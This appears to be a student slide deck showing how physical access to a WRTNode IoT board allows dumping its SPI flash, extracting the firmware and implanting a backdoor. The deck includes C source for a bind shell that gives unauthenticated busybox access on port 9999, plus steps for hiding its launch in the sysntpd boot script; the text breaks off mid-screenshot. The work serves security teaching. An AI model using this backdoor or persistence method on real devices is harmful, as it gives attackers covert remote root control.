


WRTNode Hacking

Alessandro Penna (mat. 0522501554)
Riccardo Napoli (mat. 0522501560)





Our Purpose

Show that under conditions of deficient physical security, with little effort, an adversary can gain full control over an IoT device

Firmware Modification


With physical access to an unprotected device, it is possible to dump its firmware, to modify it in a malicious way and then to reinstall it on the target device




Our target

WRTNode

- It is a low-cost, open-source development board that is designed for use in Internet of Things (IoT) applications.
- It is based on the OpenWRT operating system, which is a Linux-based firmware for embedded devices.
- It is equipped with a variety of features that make it well-suited for IoT applications. It has built-in Wi-Fi and Ethernet connectivity, and it also has different input/output (I/O) ports that can be used to connect sensors, actuators, and other peripherals. Furthermore, it has a built-in USB host, which can be used to connect USB devices such as flash drives or webcams.



Our target




MediaTek MT7620N
(Wireless SoC)

SK hynix H5PS5162GFR-Y5C
(DDR2)




16 MB SPI Flash ROM

SPI Flash ROM pins




SPI Exploitation: Instruments



Attify Badge


It is a multipurpose tool used to communicate between a PC and an embedded device over various hardware communication protocols (SPI, UART, I²C).



SOIC clip

It is a type of adapter that allows you to connect the Attify Badge to the Flash ROM, so we can use it to dump firmware to the SPI EEPROM.



SPI Exploitation



Via the SOIC clip, the Attify Badge must be connected to the WrtNode as shown in the figure. Once we connected the Attify Badge to the SOIC Clip adapter and the clip to the EEPROM of the WrtNode, while giving power to The Attify Badge and the WrtNode via USB, we can dump the WrtNode firmware using a utility called spiflash.py (<https://github.com/devttys0/libmpsse/blob/master/src/examples/spiflash.py>) with the command «spiflash -r filename size», where filename is the name of the produced content dump and size is the size of the EEPROM, which we saw is 16MB in the node's specification page. This step was repeated several times to obtain the correct dump, due to the instability of the clip attached to the EEPROM.

Entropy analysis

We used the **Binwalk** tool (<https://github.com/ReFirmLabs/binwalk>) to perform entropy analysis on the dump's content, with the command «`binwalk -E filename`». In the picture on the side we can observe some variations in the entropy that indicates that data are not encrypted.



Firmware Hacking

We also used the «binwalk –t filename» command of the binwalk tool to see the different sections of the dump with their start address. As seen in the picture on the side, the squashfs, the file system of the WrtNode, is present in the dump.

```
ubvm@ubvm:~/Desktop/libmpsse-master/src/examples$ binwalk -t dumpdiprova.bin
```

DECIMAL	HEXADECIMAL	DESCRIPTION
114816	0x1C080	U-Boot version string, "U-Boot 1.1.3 (Jun 21 2017 - 14:32:01)"
208284	0x32D9C	Unix path: /etc/init.d/cwmpd restart
327680	0x50000	uImage header, header size: 64 bytes, header CRC: 0x8B7451E9, created: 2017-05-31 04:14:10, image size: 1139015 bytes, Data Address: 0x80000000, Entry Point: 0x80000000, data CRC: 0x65FACAD6, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "MIPS OpenWrt Linux-3.18.29"
327744	0x50040	LZMA compressed data, properties: 0x6D, dictionary size: 8388608 bytes, uncompressed size: 3376620 bytes
1466759	0x166187	Squashfs filesystem, little endian, version 4.0, compression:xz, size: 8005616 bytes, 2186 inodes, blocksize: 1048576 bytes, created: 2022-11-28 20:20:08
9502720	0x910000	JFFS2 filesystem, little endian

```
ubvm@ubvm:~/Desktop/libmpsse-master/src/examples$
```

Firmware Hacking

With the extract-firmware script from the Firmware Mod Kit Tool (<https://github.com/brianpow/firmware-mod-kit>) it is possible to extract the firmware from the content dump, in order to insert the backdoor.

```
ubvm@ubvm:~/Desktop/firmware-mod-kit-master$ ./extract-firmware.sh dumpdiprova.bin
Firmware Mod Kit (extract) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake

Scanning firmware...

DECIMAL      HEXADECIMAL      DESCRIPTION
-----
114816        0x1C080          U-Boot version string, "U-Boot 1.1.3 (Jun 21 2017 - 14:32:01)"
208284        0x32D9C          Unix path: /etc/init.d/cwmpd restart
327680        0x50000          uImage header, header size: 64 bytes, header CRC: 0x8B7451E9, created: 2017-06-21T14:32:01Z, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image compression flags: 0x1, CRC: 0x65FACAD6
327744        0x50040          LZMA compressed data, properties: 0x6D, dictionary size: 8388608 bytes
1466759       0x166187         Squashfs filesystem, little endian, version 4.0, compression:xz, size: 15859712 bytes
9502720       0x910000         JFFS2 filesystem, little endian

Extracting 9502720 bytes of header image at offset 0
Extracting jffs2 file system at offset 9502720
15859712
16000000
140288
Extracting 140288 byte footer from offset 15859712
Extracting JFFS2 file system...
[sudo] password for ubvm:
Firmware extraction successful!
Firmware parts can be found in '/home/ubvm/Desktop/firmware-mod-kit-master/fmk/*'
ubvm@ubvm:~/Desktop/firmware-mod-kit-master$
```

Backdooring Firmware

We used the backdoor created by Osanda Malith, which opens port 9999 to execute remote administrator commands with the help of Busybox (<https://busybox.net/>), a limited root shell for embedded Linux. Before adding the backdoor into our squashfs, the BuildRoot (<https://buildroot.org/downloads/buildroot-2015.11.1.tar.gz>) tool must be used to compile the backdoor C file for MIPS architecture. In particular, the command «make menuconfig» should be used first to set up the different options needed for our compilation through a simple GUI. After that, it is possible to compile our backdoor running the mipsel-buildroot-linux-uclibc-gcc binary file on the backdoor file.

```
#define SERVER_PORT 9999

int main(){

    //Initialization of connection parameters

    while(1){


        len = sizeof(struct sockaddr);
        clientfd = accept(serverfd, (struct sockaddr *)&client, &len);
        server_pid = fork();
        if(server_pid){

            write(clientfd, banner, strlen(banner));
            for(; i<3/*u*/; i++){
                dup2(clientfd, i);
                //makes clientfd the new stdin, stdout
                //and stderr for this process
            }
            execve("/bin/busybox", args, (char *)0);
            close(clientfd);

        } close(clientfd);
    }
    return 0;
}
```

Backdooring Firmware

Once we compiled the backdoor as bindshell, we can put it under the `/etc/templates/` directory. In order to make it work we must add the code to call the backdoor in a file of the `/etc/init.d/` directory, to start the backdoor file every time the device is booted up. The scripts in the directory share a priority macro `START` which varies from 0 to 99 and indicates the order of the scripts' startup. The backdoor was added in the `sysntpd.sh` script, a script which purpose is time synchronization with different time zones clocks as a reference. This script had one of the lowest priorities between the scripts in the macro so, when it is executed, all other system services are started and ready to be used.



The screenshot shows a terminal window titled "sysntpd" with the path `~/Desktop/libmpsse-master/src/examples/_new-firmware.bin.extracted/squashfs-root-0/etc/init.d`. The script content is as follows:

```
Open + sysntpd
~/_new-firmware.bin.extracted/squashfs-root-0/etc/init.d
7 PROG=/usr/sbin/ntp
8 HOTPLUG_SCRIPT=/usr/sbin/ntp-hotplug
9
10 validate_ntp_section() {
11     uci_validate_section system timeserver "${1}" \
12         'server:list(host)' 'enabled:bool:1' 'enable_server:bool:0'
13 }
14
15 start_service() {
